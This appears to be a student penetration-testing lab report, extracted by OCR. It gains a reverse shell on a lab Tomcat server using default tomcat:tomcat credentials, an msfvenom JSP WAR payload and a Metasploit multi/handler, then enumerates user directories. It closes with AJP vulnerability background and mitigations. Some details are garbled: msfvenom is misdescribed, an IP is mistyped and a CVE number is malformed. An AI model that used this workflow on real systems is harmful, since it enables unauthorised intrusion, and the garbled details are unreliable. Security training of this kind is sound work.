
The login for tomcat was tomcat:tomcat.




This script makes use of msfvenom, a tool like Metasploit but focused on exploiting vulnerabilities in Microsoft systems. Venom allows us to inject a payload, but Metasploit allows us to employ other packages and do scans. The payload is java/jsp shell reverse tcp, a java server project with a shell that reverses a tcp connection, which I am injecting with -p. A command line will be sent from the payload upload location to my own machine using this reverse shell. LPORT specifies the port on which I'll receive the shell on the computer specified by LHOST, the local host. Use of the -f switch tells the shell where to go. It's the "war" file extension that indicates where to place the shell and exploit. It's going to be called war in the file I'm creating.




In order to find the generic payload handler, it was necessary to search for the multi handle first. Additionally, this shows any modules that are associated with the multi handler.




After that, I went into the shell and wrote "use exploit/multi/handler," which uses the payload configuration that I had previously passed in. After that, I typed "show options" to display the options that were available for the payload that was sent.



1 2 3 4
(genmon)XXX
10:59
Apache Tomcat/5.5
192.168.56.101:8180
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Apache
Tomcat/5.5
The Apache Software Founda
http://www.apache.org
Administration
Status
Tomcat Administration
Tomcat Manager
Documentation
Release Notes
Change Log
Tomcat Documentation
Tomcat Online
Home Page
FAQ
Bug Database
Open Bugs
Users Mailing List
Developers Mailing List
IRC
If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!
As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:
$CATALINA_HOME/webapps/ROOT/index.jsp
where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.
NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See $CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml as to how it was mapped.)
NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in $CATALINA_HOME/conf/tomcat-
www.apache.org




Tomcat listens on port 8180, which is the IP address of the target machine in the two screenshots above. It was tomcat:tomcat, as shown in the screenshot earlier. To deploy my war file, I went to the management page and searched for it on root desktop. Which can be seen in the screenshot below, highlighted in red.



Because the target computer didn't have an IP allocated to ethernet 0 prior to this, I used lhost eth0 to set the target machine's IP. Finally, because this was a custom port I created for the war file, I changed the local port to 6666. After that, I activated the package, and it began the process of starting a reverse TCP handler on the target machine IP and port of the payload shell. After deploying the war file and entering 198.168.56.101:8180/exploit/ in the web browser, a command shell session popped up and I was connected into the tomcat server. After that, I confirmed that I was logged in as the user tomcat55 by entering the "whoami" command.






I am logged in as the user tomcat55 in this screenshot. To see a list of files in the current directory, I typed ls -la. All of these files are owned by the root user, so I changed directories to get to the root file using cd. I then went to the root folder and listed all of the files there. As a result of this, I know that the root user is able to ssh and has a bash history.

```
cd ../
cd home
ls -la
total 24
drwxr-xr-x  6 root      root      4096 2010-04-16 02:16 .
drwxr-xr-x 21 root      root      4096 2010-04-28 17:25 ..
drwxr-xr-x  2 root      nogroup   4096 2010-03-17 10:08 ftp
drwxr-xr-x  5 msfadmin  msfadmin  4096 2010-05-17 21:44 msfadmin
drwxr-xr-x  2 service   service   4096 2010-04-16 02:16 service
drwxr-xr-x  3 user      user      4096 2010-05-07 14:38 user
```

After that, I changed the directory to../, then back to home, and displayed all of the files that were listed in the home directory. These files include information on the users.



I compiled a list of all the files and folders on the system. As a result, I can conclude that msfadmin can SSH and read bash history, service user has bash history, user has bash history and can SSH, and ftp does not have access to any of those files described above.

How does the vulnerability function?

The first vulnerability was discovered in the AJP connector in Undertow version 2.0.29. Final and earlier, and it was patched with the release of 2.0.30Final and later. Using this vulnerability, a remote, unauthenticated attacker could gain access to web application files from a vulnerable server. If an attacker upload malicious JavaServer Pages (JSP) code in a variety of file types and triggers this vulnerability, he or she may be able to gain remote code execution [1].

For the second vulnerability care must be taken when connecting to Apache Tomcat using the Apache JServ Protocol (AJP). It is safer than an HTTP connection that Tomcat could connect to in the same way. If these connections are made available to an attacker, they might be able to use them in ways that were not planned. By default, the AJP Connector was turned on in Apache Tomcat versions 9.0.0.M1 through 9.0.0.30, 8.5.0 through 8.5.50, and 7.0.0 through 7.0.99. The security guidance said that this Connector should be turned off when it wasn't being used. The results of this vulnerability study showed that there was a way to: - Treat any file in the web app as a JSP, no matter where it was in the application Remote code execution was possible if a file could be run as a JSP and files could be uploaded and stored in the web application (or if an attacker could change the site's content in some other way). A mitigation is only needed if someone you don't trust can get to an AJP port. Apache Tomcat versions 9.0.31, 8.5.51, 7.0.100, or later can be used to stop the vector.

System administrators mitigate vulnerability

You need either upgrade the Tomcat server to version 7.0.100, 8.5.51, 9.0.31, or a later version, or update the AJP configuration so that it requires authorization.

Section 5 access via exploit

Vulnerable services and port number


22/tcp	Ssh	Open 4.7p1 Sebian subuntu1 (protocol2,0)

CVE number


CVE-2008-01600


Steps for discovering vulnerabilities

Nmap and Nessus helped me discover this vulnerability. To begin, I ran nmap scans to discover any available open ports. I utilised Nessus to determine the CVE and the degree of vulnerability for each exploit when this process was complete and open ports had been located.

